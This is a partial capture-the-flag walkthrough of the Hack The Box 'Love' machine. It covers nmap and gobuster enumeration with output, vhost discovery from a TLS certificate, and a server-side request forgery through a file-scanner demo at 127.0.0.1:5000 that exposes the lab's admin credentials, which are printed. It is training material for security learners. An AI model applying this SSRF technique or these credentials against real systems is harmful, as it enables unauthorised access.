

love


```
(root@kali)-[/Documents/htb/boxes/love]
# nmap -sC -sV 10.10.10.239
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 01:01 EDT
Nmap scan report for 10.10.10.239
Host is up (0.33s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ http-title: Voting System using PHP
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp   open  ssl/http       Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ http-title: 403 Forbidden
|_ ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
|_   Not valid before: 2021-01-18T14:00:16
|_   Not valid after: 2022-01-18T14:00:16
|_   ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_   http/1.1
445/tcp   open  microsoft-ds   Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql?
5000/tcp  open  http           Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ http-title: 403 Forbidden
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 2h45m37s, deviation: 4h02m30s, median: 25m36s
|_ smb-os-discovery:
|_   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|_   OS CPE: cpe:/o:microsoft:windows_10::-
|_   Computer name: Love
|_   NetBIOS computer name: LOVE\x00
|_   Workgroup: WORKGROUP\x00
|_   System time: 2021-06-06T22:27:49-07:00
|_ smb-security-mode:
|_   account_used: <blank>
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2021-06-07T05:27:48
|_   start_date: N/A
```

Let's first start with port-80

Port-80

There is a login page that need voter id & Password.



Let's use gobuster to find some new directories.

```
(root@kali) - [/Documents/htb/boxes/Love]
# gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.10.239/


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.239/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s


2021/06/07 01:02:17 Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 338] [→ http://10.10.10.239/images/]
/Images (Status: 301) [Size: 338] [→ http://10.10.10.239/Images/]
/admin (Status: 301) [Size: 337] [→ http://10.10.10.239/admin/]
/plugins (Status: 301) [Size: 339] [→ http://10.10.10.239/plugins/]
/includes (Status: 301) [Size: 340] [→ http://10.10.10.239/includes/]
/examples (Status: 503) [Size: 402]
/dist (Status: 301) [Size: 336] [→ http://10.10.10.239/dist/]
/licenses (Status: 403) [Size: 421]
/IMAGES (Status: 301) [Size: 338] [→ http://10.10.10.239/IMAGES/]
/%20 (Status: 403) [Size: 302]
/Admin (Status: 301) [Size: 337] [→ http://10.10.10.239/Admin/]
/*checkout* (Status: 403) [Size: 302]
/Plugins (Status: 301) [Size: 339] [→ http://10.10.10.239/Plugins/]
/phpmyadmin (Status: 403) [Size: 302]
Progress: 13378 / 220561 (6.07%)
```


Got a /admin directory let's check the /admin page.
And page asking for username and password which we don't have.



let's check port 5000



Let's check https port 443.
And it's Forbidden.



check the certificate , we found vhost.


Issuer Name	
Country	in
State/Province	m
Locality	norway
Organization	ValentineCorp
Organizational Unit	love.htb
Common Name	staging.love.htb
Email Address	roy@love.htb

Let's add this vhost in our /etc/hosts file.

```
hosts x
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.239 staging.love.htb love.htb
4
```


Now let's go to staging.love.htb

It's a free file scanner service.



Let's check Demo page.

It's asking for file url. let's add the localhost url with port 5000 which said for Forbidden.



Free File Scanner Home Demo

Specify the file url:


127.0.0.1:5000

Enter the url of the file to scan

Scan file

And we got the admin creads for voting system.

admin:@LovelsInTheAir!!!!




Password Dashboard Home Demo

